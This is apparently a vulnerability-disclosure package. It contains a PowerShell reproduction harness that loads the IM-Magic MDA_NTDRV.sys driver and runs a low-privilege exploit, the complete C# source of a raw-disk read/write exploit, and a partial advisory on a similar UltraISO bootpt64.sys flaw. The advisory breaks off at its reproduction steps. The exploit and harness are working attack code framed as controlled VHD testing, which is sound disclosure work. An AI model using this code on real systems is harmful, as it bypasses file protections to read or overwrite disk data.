WindowStyle Hidden -Wait -PassThru -RedirectStandardOutput $Stdout -RedirectStandardError $Stderr
    "$Name exit=$($p.ExitCode)" | Add-Content -LiteralPath $StatusPath -Encoding ascii
    if ($p.ExitCode -ne 0 -and -not $AllowFailure) { throw "$Name failed with exit code $($p.ExitCode)." }
    return $p.ExitCode
}

function Extract-Driver([string]$ZipPath, [string]$ExtractRoot, [string]$RepoRoot, [string]$EvidenceDir) {
    $sevenZip = Join-Path $RepoRoot 'dev\tools\7zip-portable\7z.exe'
    if (!(Test-Path $sevenZip)) { throw "7-Zip helper not found: $sevenZip" }
    Remove-Item -LiteralPath $ExtractRoot -Recurse -Force -ErrorAction SilentlyContinue
    New-Item -ItemType Directory -Force -Path $ExtractRoot | Out-Null
    $outer = Join-Path $ExtractRoot 'portable'
    $coreOut = Join-Path $ExtractRoot 'core_x64'
    New-Item -ItemType Directory -Force -Path $outer, $coreOut | Out-Null
    (& $sevenZip x $ZipPath "-o$outer" -y) | Out-File -LiteralPath (Join-Path $EvidenceDir
'extract_portable_zip.txt') -Encoding ascii
    $core = Get-ChildItem -Path $outer -Recurse -File -Filter 'core.dll' | Where-Object { $_.FullName -match
'\\x64\\core\.dll$' } | Select-Object -First 1
    if (-not $core) { throw 'x64 core.dll was not found in the portable package.' }
    (& $sevenZip x $core.FullName "-o$coreOut" -y) | Out-File -LiteralPath (Join-Path $EvidenceDir
'extract_core_dll.txt') -Encoding ascii
    $driver = Join-Path $coreOut 'drivers\win7\amd64\MDA_NTDRV.sys'
    if (!(Test-Path $driver)) { throw 'drivers\win7\amd64\MDA_NTDRV.sys was not found inside x64 core.dll.' }
    [pscustomobject]@{
```

```
        core_path = $core.FullName
        core_sha256 = (Get-FileHash $core.FullName -Algorithm SHA256).Hash
        driver_path = $driver
    } | ConvertTo-Json | Set-Content -LiteralPath (Join-Path $EvidenceDir 'extraction_metadata.json') -Encoding
ascii
    return Get-Item $driver
}

function Ensure-DriverLoaded([string]$DriverPath, [string]$EvidenceDir) {
    $log = Join-Path $EvidenceDir 'driver_service_load.txt'
    "Driver path: $DriverPath" | Set-Content -LiteralPath $log -Encoding ascii
    (& sc.exe stop MDANTDRVRepro 2>&1) | Out-File -LiteralPath $log -Append -Encoding ascii
    (& sc.exe delete MDANTDRVRepro 2>&1) | Out-File -LiteralPath $log -Append -Encoding ascii
    (& sc.exe create MDANTDRVRepro type= kernel start= demand binPath= $DriverPath 2>&1) | Out-File -
LiteralPath $log -Append -Encoding ascii
    (& sc.exe start MDANTDRVRepro 2>&1) | Out-File -LiteralPath $log -Append -Encoding ascii
    (& sc.exe query MDANTDRVRepro 2>&1) | Out-File -LiteralPath $log -Append -Encoding ascii
    (& sc.exe qc MDANTDRVRepro 2>&1) | Out-File -LiteralPath (Join-Path $EvidenceDir 'driver_service_config.txt')
-Encoding ascii
}

function Create-Vhd([string]$WorkRoot, [string]$EvidenceDir) {
    $vhd = Join-Path $WorkRoot 'controlled_disk.vhd'
    $script = Join-Path $WorkRoot 'create_vhd.diskpart'
    @"
create vdisk file="$vhd" maximum=96 type=fixed
select vdisk file="$vhd"
attach vdisk
create partition primary
"@ | Set-Content -LiteralPath $script -Encoding ascii
    (& diskpart.exe /s $script) | Out-File -LiteralPath (Join-Path $EvidenceDir 'diskpart_create.txt') -Encoding ascii
    $disk = Get-DiskImage -ImagePath $vhd | Get-Disk
    $partition = Get-Partition -DiskNumber $disk.Number | Where-Object { $_.Type -ne 'Reserved' } | Select-
Object -First 1
    $partition | Format-List | Out-File -LiteralPath (Join-Path $EvidenceDir 'partition_before_format.txt') -Encoding
ascii
    $partition | Set-Partition -NewDriveLetter R
    Format-Volume -DriveLetter R -FileSystem NTFS -NewFileSystemLabel MDAREPRO -Confirm:$false -Force |
Format-List | Out-File -LiteralPath (Join-Path $EvidenceDir 'format_volume.txt') -Encoding ascii
    return $disk.Number
```

```
}

function New-ProtectedFlag([uint32]$DiskNumber, [string]$WorkRoot, [string]$EvidenceDir) {
    New-Item -ItemType Directory -Force -Path 'R:\protected' | Out-Null
    $marker = 'IMMAGIC-MDA-PROTECTED-FLAG-' + [guid]::NewGuid().ToString()
    $bytes = New-Object byte[] 20480
    $markerBytes = [Text.Encoding]::ASCII.GetBytes($marker)
    [Array]::Copy($markerBytes, 0, $bytes, 0, $markerBytes.Length)
    for ($i = $markerBytes.Length; $i -lt $bytes.Length; $i++) { $bytes[$i] = 0x41 }
    $flag = 'R:\protected\admin_only_flag.bin'
    [IO.File]::WriteAllBytes($flag, $bytes)
    (& icacls.exe $flag /inheritance:r /grant:r 'Administrators:F' 'SYSTEM:F') | Out-File -LiteralPath (Join-Path
$EvidenceDir 'flag_acl_set.txt') -Encoding ascii
    (& icacls.exe $flag) | Out-File -LiteralPath (Join-Path $EvidenceDir 'flag_acl.txt') -Encoding ascii
    $ntfs = (fsutil fsinfo ntfsinfo R:) 2>&1
    $extents = (fsutil file queryextents $flag) 2>&1
    $ntfs | Out-File -LiteralPath (Join-Path $EvidenceDir 'ntfs_info.txt') -Encoding ascii
    $extents | Out-File -LiteralPath (Join-Path $EvidenceDir 'file_extents.txt') -Encoding ascii
    [uint64]$bytesPerCluster = 0
    foreach ($line in $ntfs) { if ($line -match 'Bytes Per Cluster\s*:\s*(\d+)') { $bytesPerCluster =
[uint64]$Matches[1] } }
    $lcn = $null; $clusters = $null
    foreach ($line in $extents) {
        if ($line -match 'VCN:\s*0x[0-9a-fA-F]+\s+Clusters:\s*0x([0-9a-fA-F]+)\s+LCN:\s*0x([0-9a-fA-F]+)') {
            $clusters = [Convert]::ToUInt64($Matches[1], 16)
            $lcn = [Convert]::ToUInt64($Matches[2], 16)
            break
        }
    }
    if ($bytesPerCluster -eq 0 -or $null -eq $lcn) { throw 'Could not parse NTFS data run.' }
    $partition = Get-Partition -DriveLetter R
    [uint64]$diskOffset = [uint64]$partition.Offset + ($lcn * $bytesPerCluster)
    [uint64]$runLength = $clusters * $bytesPerCluster
    $meta = [pscustomobject]@{
        marker = $marker
        vhd_path = (Join-Path $WorkRoot 'controlled_disk.vhd')
        disk_number = $DiskNumber
        drive_letter = 'R'
        partition_offset = [uint64]$partition.Offset
        bytes_per_cluster = $bytesPerCluster
```

```
        first_lcn = $lcn
        first_run_clusters = $clusters
        disk_offset = $diskOffset
        run_length = $runLength
        protected_file = $flag
    }
    $meta | ConvertTo-Json | Set-Content -LiteralPath (Join-Path $EvidenceDir 'test_object_metadata.json') -
Encoding ascii
    return $meta
}

function Cleanup-Repro([string]$WorkRoot, [string]$ExtractRoot, [string]$EvidenceDir) {
    $cleanup = Join-Path $EvidenceDir 'cleanup_log.txt'
    "Cleanup started: $(Get-Date -Format o)" | Set-Content -LiteralPath $cleanup -Encoding ascii
    try {
        $vhd = Join-Path $WorkRoot 'controlled_disk.vhd'
        if (Test-Path $vhd) { Dismount-DiskImage -ImagePath $vhd -ErrorAction SilentlyContinue | Out-File -
LiteralPath $cleanup -Append -Encoding ascii }
        (& sc.exe stop MDANTDRVRepro 2>&1) | Out-File -LiteralPath $cleanup -Append -Encoding ascii
        (& sc.exe delete MDANTDRVRepro 2>&1) | Out-File -LiteralPath $cleanup -Append -Encoding ascii
        Remove-Item -LiteralPath $WorkRoot, $ExtractRoot -Recurse -Force -ErrorAction SilentlyContinue
    } finally {
        "WorkRoot exists after cleanup: $(Test-Path $WorkRoot)" | Add-Content -LiteralPath $cleanup -Encoding
ascii
        "ExtractRoot exists after cleanup: $(Test-Path $ExtractRoot)" | Add-Content -LiteralPath $cleanup -Encoding
ascii
        "MDANTDRVRepro service query after cleanup:" | Add-Content -LiteralPath $cleanup -Encoding ascii
        (& sc.exe query MDANTDRVRepro 2>&1) | Out-File -LiteralPath $cleanup -Append -Encoding ascii
    }
}

Assert-Admin
$credential = Get-LowCredential
$packageDir = $PSScriptRoot
if ([string]::IsNullOrWhiteSpace($RepoRoot)) { $RepoRoot = (Resolve-Path (Join-Path $packageDir '..\..\..')).Path
}

$workRoot = 'C:\ProgramData\VendorRepro\immagic_mda_ntdrv'
$extractRoot = 'C:\ProgramData\VendorRepro\immagic_mda_ntdrv_extract'
$evidenceTemp = 'C:\ProgramData\VendorRepro\immagic_mda_ntdrv_evidence'
```

```
$finalEvidence = Join-Path $packageDir 'evidence'
$portableZip = Join-Path $RepoRoot 'dev\downloads\im_magic_resizer\resizer-free-portable.zip'
$exploitSource = Join-Path $RepoRoot 'dev\poc\raw_disk_forwarder_flag_rw_exploit.cs'
$exploitExe = Join-Path $RepoRoot 'dev\poc\bin\raw_disk_forwarder_flag_rw_exploit.exe'

Remove-Item -LiteralPath $evidenceTemp -Recurse -Force -ErrorAction SilentlyContinue
New-Item -ItemType Directory -Force -Path $workRoot, $evidenceTemp | Out-Null
(& icacls.exe $workRoot /grant '*S-1-5-32-545:(OI)(CI)M') | Out-File -LiteralPath (Join-Path $evidenceTemp 'runtime_acl_setup.txt') -Encoding ascii
(& icacls.exe $evidenceTemp /grant '*S-1-5-32-545:(OI)(CI)M') | Out-File -LiteralPath (Join-Path $evidenceTemp 'evidence_acl_setup.txt') -Encoding ascii

try {
    Download-PortableZip $portableZip
    Compile-Exploit $exploitSource $exploitExe
    $driver = Extract-Driver -ZipPath $portableZip -ExtractRoot $extractRoot -RepoRoot $RepoRoot -EvidenceDir $evidenceTemp
    Ensure-DriverLoaded -DriverPath $driver.FullName -EvidenceDir $evidenceTemp

    $diskNumber = Create-Vhd -WorkRoot $workRoot -EvidenceDir $evidenceTemp
    $meta = New-ProtectedFlag -DiskNumber ([uint32]$diskNumber) -WorkRoot $workRoot -EvidenceDir $evidenceTemp
    $status = Join-Path $evidenceTemp 'low_run_status.txt'
    'IM-Magic MDA_NTDRV low-user EXP run status' | Set-Content -LiteralPath $status -Encoding ascii
    $readOut = Join-Path $evidenceTemp 'exploit_read_clusters.bin'
    Run-Low -Name 'low_exp_read' -FilePath $exploitExe -Credential $credential -StatusPath $status `
        -Stdout (Join-Path $evidenceTemp 'low_exp_read_stdout.txt') `
        -Stderr (Join-Path $evidenceTemp 'low_exp_read_stderr.txt') `
        -ArgumentList @('--device','MDA_NTDRV','--mode','read','--disk',[string]$meta.disk_number,'--offset',[string]$meta.disk_offset,'--length',[string]$meta.run_length,'--flag-path',$meta.protected_file,'--expect-marker',$meta.marker,'--out',$readOut)

    $zipSig = Get-AuthenticodeSignature $portableZip
    $driverSig = Get-AuthenticodeSignature $driver.FullName
    $extractMeta = Get-Content -LiteralPath (Join-Path $evidenceTemp 'extraction_metadata.json') | ConvertFrom-Json
    [pscustomobject]@{
        product = 'IM-Magic Partition Resizer Free Portable'
        product_version = '7.9.0'
        download_url = 'https://download.resize-c.com/resizer-free-portable.zip'
```

```
        file_name = 'resizer-free-portable.zip'
        portable_zip_sha256 = (Get-FileHash $portableZip -Algorithm SHA256).Hash
        portable_zip_signature_status = $zipSig.Status.ToString()
        x64_core_sha256 = $extractMeta.core_sha256
        driver_name = 'MDA_NTDRV.sys'
        driver_path = $driver.FullName
        driver_sha256 = (Get-FileHash $driver.FullName -Algorithm SHA256).Hash
        driver_signature_status = $driverSig.Status.ToString()
        driver_signer_subject = $driverSig.SignerCertificate.Subject
        driver_load_method = 'Official portable ZIP extracted with 7-Zip; x64 core.dll extracted as ZIP;
drivers\win7\amd64\MDA_NTDRV.sys loaded with temporary MDANTDRVRepro kernel service.'
        low_exploit = 'raw_disk_forwarder_flag_rw_exploit.exe'
        low_exploit_sha256 = (Get-FileHash $exploitExe -Algorithm SHA256).Hash
        device_path = '\\.\MDA_NTDRV\<disk>'
    } | ConvertTo-Json -Depth 4 | Set-Content -LiteralPath (Join-Path $evidenceTemp
'product_driver_metadata.json') -Encoding ascii

    if ($AttemptWrite) {
        try {
            $writeMarker = 'IMMAGIC-MDA-WRITE-FLAG-' + [guid]::NewGuid().ToString()
            [pscustomObject]@{ write_marker = $writeMarker; disk_number = $meta.disk_number; disk_offset =
$meta.disk_offset; run_length = $meta.run_length } | ConvertTo-Json | Set-Content -LiteralPath (Join-Path
$evidenceTemp 'write_marker_metadata.json') -Encoding ascii
            (& mountvol.exe R: /p) | Out-File -LiteralPath (Join-Path $evidenceTemp
'volume_dismount_before_write.txt') -Encoding ascii
            Start-Sleep -Seconds 2
            $writeExit = Run-Low -Name 'low_exp_write' -FilePath $exploitExe -Credential $credential -StatusPath
$status -AllowFailure `
                -Stdout (Join-Path $evidenceTemp 'low_exp_write_stdout.txt') `
                -Stderr (Join-Path $evidenceTemp 'low_exp_write_stderr.txt') `
                -ArgumentList @('--device','MDA_NTDRV','--mode','write','--disk',[string]$meta.disk_number,'--
offset',[string]$meta.disk_offset,'--length',[string]$meta.run_length,'--write-marker',$writeMarker)

            Get-Partition -DiskNumber ([int]$meta.disk_number) | Where-Object { $_.Type -ne 'Reserved' } | Select-
Object -First 1 | Set-Partition -NewDriveLetter R
            Start-Sleep -Seconds 2
            if ($writeExit -eq 0) {
                $afterBytes = [IO.File]::ReadAllBytes($meta.protected_file)
                $afterPrefix = [Text.Encoding]::ASCII.GetString($afterBytes, 0, [Math]::Min(256, $afterBytes.Length))
                $found = $afterPrefix.Contains($writeMarker)
```

```
            [pscustomobject]@{ expected_write_marker = $writeMarker; marker_found = $found; prefix = $afterPrefix } | ConvertTo-Json | Set-Content -LiteralPath (Join-Path $evidenceTemp 'admin_verify_after_write.json') -Encoding ascii
            if ($found) {
                'Write phase succeeded and was verified by admin readback from the protected test file.' | Set-Content -LiteralPath (Join-Path $evidenceTemp 'write_phase_status.txt') -Encoding ascii
            } else {
                'Write phase returned success but admin verification did not find the write marker; read impact remains verified.' | Set-Content -LiteralPath (Join-Path $evidenceTemp 'write_phase_status.txt') -Encoding ascii
            }
          } else {
            "Write phase low-user process exited $writeExit; read impact remains verified." | Set-Content -LiteralPath (Join-Path $evidenceTemp 'write_phase_status.txt') -Encoding ascii
          }
        } catch {
          "Write phase failed non-fatally: $($_.Exception.Message). Read impact remains verified." | Set-Content -LiteralPath (Join-Path $evidenceTemp 'write_phase_status.txt') -Encoding ascii
        }
    } else {
        'Write phase skipped by default; read-only protected-file disclosure proof completed.' | Set-Content -LiteralPath (Join-Path $evidenceTemp 'write_phase_skipped.txt') -Encoding ascii
    }

    if (-not $SkipCleanup) { Cleanup-Repro $workRoot $extractRoot $evidenceTemp }
    Remove-Item -LiteralPath $finalEvidence -Recurse -Force -ErrorAction SilentlyContinue
    New-Item -ItemType Directory -Force -Path $finalEvidence | Out-Null
    Copy-Item -Path (Join-Path $evidenceTemp '*') -Destination $finalEvidence -Force
    Write-Host "Reproduction complete. Evidence copied to $finalEvidence"
} catch {
    "BLOCKED_OR_FAILED: $($_.Exception.Message)" | Set-Content -LiteralPath (Join-Path $evidenceTemp 'blocked_or_failed.txt') -Encoding ascii
    if (-not $SkipCleanup) { Cleanup-Repro $workRoot $extractRoot $evidenceTemp }
    Remove-Item -LiteralPath $finalEvidence -Recurse -Force -ErrorAction SilentlyContinue
    New-Item -ItemType Directory -Force -Path $finalEvidence | Out-Null
    Copy-Item -Path (Join-Path $evidenceTemp '*') -Destination $finalEvidence -Force -ErrorAction SilentlyContinue
    throw
}
```

raw_disk_forwarder_flag_rw_exploit.cs

```
using System;
using System.IO;
using System.Runtime.InteropServices;
using System.Security.Principal;
using System.Text;
using Microsoft.Win32.SafeHandles;

internal static class RawDiskForwarderFlagRwExploit
{
    private const uint GENERIC_READ = 0x80000000;
    private const uint GENERIC_WRITE = 0x40000000;
    private const uint FILE_SHARE_READ = 0x00000001;
    private const uint FILE_SHARE_WRITE = 0x00000002;
    private const uint OPEN_EXISTING = 3;
    private const uint FILE_BEGIN = 0;
    private const int TOKEN_QUERY = 0x0008;
    private const int TokenIntegrityLevel = 25;

    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    private static extern SafeFileHandle CreateFileW(
        string lpFileName,
        uint dwDesiredAccess,
        uint dwShareMode,
        IntPtr lpSecurityAttributes,
        uint dwCreationDisposition,
        uint dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool SetFilePointerEx(SafeFileHandle hFile, long liDistanceToMove, IntPtr
lpNewFilePointer, uint dwMoveMethod);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool ReadFile(SafeFileHandle hFile, IntPtr lpBuffer, int nNumberOfBytesToRead, out int
lpNumberOfBytesRead, IntPtr lpOverlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool WriteFile(SafeFileHandle hFile, IntPtr lpBuffer, int nNumberOfBytesToWrite, out int
```

```
lpNumberOfBytesWritten, IntPtr lpOverlapped);

    [DllImport("kernel32.dll")]
    private static extern IntPtr GetCurrentProcess();

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool CloseHandle(IntPtr hObject);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern bool OpenProcessToken(IntPtr processHandle, int desiredAccess, out IntPtr tokenHandle);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern bool GetTokenInformation(IntPtr tokenHandle, int tokenInformationClass, IntPtr
tokenInformation, int tokenInformationLength, out int returnLength);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern IntPtr GetSidSubAuthorityCount(IntPtr pSid);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern IntPtr GetSidSubAuthority(IntPtr pSid, uint nSubAuthority);

    private static int Main(string[] args)
    {
        try
        {
            Options opt = Options.Parse(args);
            if (opt == null)
            {
                Usage();
                return 2;
            }

            PrintIdentity();
            if (!string.IsNullOrEmpty(opt.FlagPath))
            {
                BaselineProtectedFile(opt.FlagPath);
            }
            BaselineRawDisk(opt.Disk);

            string devicePath = @"\\.\" + opt.Device + @"\" + opt.Disk;
```

```
        using (SafeFileHandle h = OpenForwarder(devicePath))
        {
            if (h.IsInvalid)
            {
                Console.Error.WriteLine("[DRIVER] open=FAILED path={0} error={1}", devicePath,
Marshal.GetLastWin32Error());
                return 1;
            }
            Console.WriteLine("[DRIVER] open=SUCCESS path={0}", devicePath);

            if (opt.Mode == "read")
            {
                int reportedBytes;
                byte[] data = RawRead(h, opt.OffsetBytes, checked((int)opt.LengthBytes), out reportedBytes);
                File.WriteAllBytes(opt.OutPath, data);
                string prefix = AsciiPreview(data, 256);
                bool found = !string.IsNullOrEmpty(opt.ExpectMarker) &&
Encoding.ASCII.GetString(data).Contains(opt.ExpectMarker);
                Console.WriteLine("[EXPLOIT_READ] success=True device={0} disk={1} offset={2}
requested_bytes={3} driver_reported_bytes={4} out={5}", opt.Device, opt.Disk, opt.OffsetBytes, data.Length,
reportedBytes, opt.OutPath);
                Console.WriteLine("[EXPLOIT_READ] prefix={0}", prefix);
                if (!string.IsNullOrEmpty(opt.ExpectMarker))
                {
                    Console.WriteLine("[RESULT] read_marker_found={0}", found);
                    return found ? 0 : 3;
                }
                return 0;
            }

            byte[] payload = MakePayload(opt.WriteMarker, checked((int)opt.LengthBytes));
            RawWrite(h, opt.OffsetBytes, payload);
            Console.WriteLine("[EXPLOIT_WRITE] success=True device={0} disk={1} offset={2} bytes={3}",
opt.Device, opt.Disk, opt.OffsetBytes, payload.Length);
            Console.WriteLine("[EXPLOIT_WRITE] marker={0}", opt.WriteMarker);
            Console.WriteLine("[RESULT] write_succeeded=True");
            return 0;
        }
    }
    catch (Exception ex)
```

```
        {
            Console.Error.WriteLine("[ERROR] {0}: {1}", ex.GetType().Name, ex.Message);
            return 1;
        }
    }

    private static SafeFileHandle OpenForwarder(string devicePath)
    {
        return CreateFileW(devicePath, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,
IntPtr.Zero, OPEN_EXISTING, 0, IntPtr.Zero);
    }

    private static byte[] RawRead(SafeFileHandle h, ulong offset, int length, out int reportedBytes)
    {
        if (!SetFilePointerEx(h, checked((long)offset), IntPtr.Zero, FILE_BEGIN))
        {
            throw new InvalidOperationException("SetFilePointerEx failed: " + Marshal.GetLastWin32Error());
        }

        IntPtr buf = Marshal.AllocHGlobal(length);
        try
        {
            ZeroMemory(buf, length);
            if (!ReadFile(h, buf, length, out reportedBytes, IntPtr.Zero))
            {
                throw new InvalidOperationException("ReadFile through vendor device failed: " +
Marshal.GetLastWin32Error());
            }
            byte[] data = new byte[length];
            Marshal.Copy(buf, data, 0, length);
            return data;
        }
        finally
        {
            Marshal.FreeHGlobal(buf);
        }
    }

    private static void RawWrite(SafeFileHandle h, ulong offset, byte[] payload)
    {
```

```
        if (!SetFilePointerEx(h, checked((long)offset), IntPtr.Zero, FILE_BEGIN))
        {
            throw new InvalidOperationException("SetFilePointerEx failed: " + Marshal.GetLastWin32Error());
        }

        IntPtr buf = Marshal.AllocHGlobal(payload.Length);
        try
        {
            Marshal.Copy(payload, 0, buf, payload.Length);
            int wrote;
            if (!WriteFile(h, buf, payload.Length, out wrote, IntPtr.Zero) || wrote != payload.Length)
            {
                throw new InvalidOperationException("WriteFile through vendor device failed or short write: " +
Marshal.GetLastWin32Error());
            }
        }
        finally
        {
            Marshal.FreeHGlobal(buf);
        }
    }

    private static void BaselineProtectedFile(string path)
    {
        try
        {
            File.ReadAllBytes(path);
            Console.WriteLine("[BASELINE] protected_read=UNEXPECTED_SUCCESS path={0}", path);
        }
        catch (Exception ex)
        {
            Console.WriteLine("[BASELINE] protected_read=DENIED path={0} error={1}", path, ex.Message);
        }

        try
        {
            File.WriteAllText(path, "SHOULD-NOT-WRITE");
            Console.WriteLine("[BASELINE] protected_write=UNEXPECTED_SUCCESS path={0}", path);
        }
        catch (Exception ex)
```

```
        {
            Console.WriteLine("[BASELINE] protected_write=DENIED path={0} error={1}", path, ex.Message);
        }
    }

    private static void BaselineRawDisk(uint disk)
    {
        string path = @"\\.\" + "PhysicalDrive" + disk;
        using (SafeFileHandle h = CreateFileW(path, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
FILE_SHARE_WRITE, IntPtr.Zero, OPEN_EXISTING, 0, IntPtr.Zero))
        {
            if (h.IsInvalid)
            {
                Console.WriteLine("[BASELINE] raw_disk_open=DENIED path={0} error={1}", path,
Marshal.GetLastWin32Error());
            }
            else
            {
                Console.WriteLine("[BASELINE] raw_disk_open=UNEXPECTED_SUCCESS path={0}", path);
            }
        }
    }

    private static void PrintIdentity()
    {
        WindowsIdentity id = WindowsIdentity.GetCurrent();
        WindowsPrincipal principal = new WindowsPrincipal(id);
        Console.WriteLine("[IDENTITY] user={0}", id.Name);
        Console.WriteLine("[IDENTITY] is_administrator={0}",
principal.IsInRole(WindowsBuiltInRole.Administrator));
        Console.WriteLine("[IDENTITY] integrity={0}", GetIntegrityLevel());
    }

    private static string GetIntegrityLevel()
    {
        IntPtr token;
        if (!OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, out token)) return "unknown";
        try
        {
            int needed;
```

```
        GetTokenInformation(token, TokenIntegrityLevel, IntPtr.Zero, 0, out needed);
        IntPtr buf = Marshal.AllocHGlobal(needed);
        try
        {
            if (!GetTokenInformation(token, TokenIntegrityLevel, buf, needed, out needed)) return "unknown";
            IntPtr sid = Marshal.ReadIntPtr(buf);
            int count = Marshal.ReadByte(GetSidSubAuthorityCount(sid));
            int rid = Marshal.ReadInt32(GetSidSubAuthority(sid, (uint)(count - 1)));
            if (rid >= 0x4000) return "System";
            if (rid >= 0x3000) return "High";
            if (rid >= 0x2000) return "Medium";
            if (rid >= 0x1000) return "Low";
            return "Untrusted";
        }
        finally
        {
            Marshal.FreeHGlobal(buf);
        }
    }
    finally
    {
        CloseHandle(token);
    }
}

private static byte[] MakePayload(string marker, int length)
{
    if (string.IsNullOrEmpty(marker)) throw new ArgumentException("--write-marker is required.");
    byte[] payload = new byte[length];
    byte[] markerBytes = Encoding.ASCII.GetBytes(marker);
    Array.Copy(markerBytes, payload, Math.Min(markerBytes.Length, payload.Length));
    for (int i = markerBytes.Length; i < payload.Length; i++) payload[i] = 0x42;
    return payload;
}

private static string AsciiPreview(byte[] data, int max)
{
    int len = Math.Min(data.Length, max);
    return Encoding.ASCII.GetString(data, 0, len).Replace("\0", "\\0").Replace("\r", "\\r").Replace("\n", "\\n");
}
```

```
    private static void ZeroMemory(IntPtr ptr, int length)
    {
        byte[] zeros = new byte[Math.Min(4096, length)];
        int offset = 0;
        while (offset < length)
        {
            int chunk = Math.Min(zeros.Length, length - offset);
            Marshal.Copy(zeros, 0, IntPtr.Add(ptr, offset), chunk);
            offset += chunk;
        }
    }

    private static void Usage()
    {
        Console.Error.WriteLine("Usage:");
        Console.Error.WriteLine("  raw_disk_forwarder_flag_rw_exploit.exe --device MDA_NTDRV --mode read --disk
N --offset BYTES --length BYTES --flag-path PATH --expect-marker MARKER --out OUT.bin");
        Console.Error.WriteLine("  raw_disk_forwarder_flag_rw_exploit.exe --device MDA_NTDRV --mode write --disk
N --offset BYTES --length BYTES --write-marker MARKER");
        Console.Error.WriteLine("  --device is the vendor raw-disk forwarder device name, for example MDA_NTDRV,
EPMNTDRV, or EUEDKEPM.");
    }

    private sealed class Options
    {
        public string Device = "MDA_NTDRV";
        public string Mode = "read";
        public uint Disk;
        public ulong OffsetBytes;
        public ulong LengthBytes;
        public string FlagPath;
        public string ExpectMarker;
        public string WriteMarker;
        public string OutPath;

        public static Options Parse(string[] args)
        {
            Options opt = new Options();
            for (int i = 0; i < args.Length; i++)
```

```
        {
            string a = args[i].ToLowerInvariant();
            if (a == "--device" && i + 1 < args.Length) opt.Device = args[++i];
            else if (a == "--mode" && i + 1 < args.Length) opt.Mode = args[++i].ToLowerInvariant();
            else if (a == "--disk" && i + 1 < args.Length) opt.Disk = UInt32.Parse(args[++i]);
            else if (a == "--offset" && i + 1 < args.Length) opt.OffsetBytes = UInt64.Parse(args[++i]);
            else if (a == "--length" && i + 1 < args.Length) opt.LengthBytes = UInt64.Parse(args[++i]);
            else if (a == "--flag-path" && i + 1 < args.Length) opt.FlagPath = args[++i];
            else if (a == "--expect-marker" && i + 1 < args.Length) opt.ExpectMarker = args[++i];
            else if (a == "--write-marker" && i + 1 < args.Length) opt.WriteMarker = args[++i];
            else if (a == "--out" && i + 1 < args.Length) opt.OutPath = args[++i];
            else return null;
        }

        if (opt.Mode != "read" && opt.Mode != "write") return null;
        if (string.IsNullOrWhiteSpace(opt.Device)) return null;
        foreach (char c in opt.Device)
        {
            if (!char.IsLetterOrDigit(c) && c != '_' && c != '-') return null;
        }
        if (opt.LengthBytes == 0) return null;
        if (opt.Mode == "read" && string.IsNullOrEmpty(opt.OutPath)) return null;
        if (opt.Mode == "write" && string.IsNullOrEmpty(opt.WriteMarker)) return null;
        return opt;
    }
  }
}
```

UltraISO Premium 9.76 Kernel Driver bootpt64.sys Local Privilege Escalation

Summary

UltraISO Premium Edition 9.76 ships the signed kernel driver `bootpt64.sys`. The driver exposes `\\.\BootPart` to standard users and allows a caller to mount a selected physical disk range through IOCTL `0x7F300`. After the mount succeeds, normal `ReadFile` and `WriteFile` operations on the BootPart device are serviced by a raw disk handle opened inside the driver.

In the validation below, a standard user at Medium Integrity could not read or write a protected flag file on a temporary VHD and could not open the VHD as `\\.\PhysicalDrive1`. The same standard user opened `\\.\BootPart`, mounted disk 1, and read the protected file's NTFS data clusters by raw disk offset. In a separate non-destructive write proof, the same user wrote a marker to an unused sector of a temporary unformatted VHD attached as disk 2; an administrator raw readback from the VHD confirmed the marker.

An unprivileged user can exploit arbitrary read/write primitives over protected file resources to achieve local privilege escalation.

Affected Product and Version

- Product: UltraISO Premium Edition
- Tested version: 9.76
- Driver: `bootpt64.sys`
- Driver SHA-256: `96943D7B3FBCE92403392A2A8A31C3BE89C65F78E6A6D248EB16D120E46F1F1A`

Download URL and SHA-256

- Download URL: `https://www.ultraiso.com/uiso9_pe.exe`
- File name: `uiso9_pe.exe`
- Installer SHA-256: `5564ABF832BCB92CEFE7209CB8A583C462DBF8AB3652697634CD178324352616`
- Installer version: 9.7.6.3860 / UltraISO 9.76

- Installer signature: Valid, SHENZHEN YIBO DIGITAL SYSTEMS DEVELOPMENT CO., LTD.
- Driver signature: Valid, Shenzhen Yibo Digital Systems Development Co., Ltd.
- Driver load method: official installer silent install; installed `bootpt64.sys` loaded with a temporary demand-start kernel service for validation.

Vulnerability Type

Local raw disk read/write access-control bypass through a kernel driver.

Impact

A low-privileged local user can bypass normal Windows file and raw disk access checks and read or write sectors on a selected disk through `\\.\BootPart`. With filesystem metadata knowledge, the read primitive exposes protected file contents. The write primitive can tamper with raw disk data and is escalation-grade if applied to security-sensitive filesystem data or boot/system structures. This report proves the issue only against temporary VHDs created for the test.

Test Environment

- OS: Microsoft Windows Server 2025 Datacenter Evaluation, version 10.0.26100, 64-bit
- Administrator account used only for installation, VHD setup, driver load, evidence collection, and cleanup
- Test user: standard user `WIN-R10EKFCBLSE\low`
- Test user integrity: Medium Integrity
- Controlled read disk: temporary NTFS-formatted VHD attached as disk 1
- Controlled write disk: temporary unformatted VHD attached as disk 2 during the separate write proof

Driver Load / Setup Steps

The official UltraISO installer was downloaded and verified, then installed silently with restart suppressed:

```
uiso9_pe.exe /VERYSILENT /SUPPRESSMSGBOXES /NORESTART /SP-
/DIR=C:\ProgramData\VendorRepro\ultraiso_app
```

The installed driver was loaded with a temporary kernel service:

```
sc.exe create BootPartRepro type= kernel start= demand binPath=
C:\ProgramData\VendorRepro\ultraiso_app\drivers\bootpt64.sys
```

```
sc.exe start BootPartRepro
```

Observed:

```
SERVICE_NAME: BootPartRepro
TYPE               : 1  KERNEL_DRIVER
STATE              : 4  RUNNING
```

Reproduction Steps

For the protected-file read proof, create a temporary VHD, format it as NTFS, create a protected marker file, resolve its NTFS data run, and run the exploit as the standard user:

```
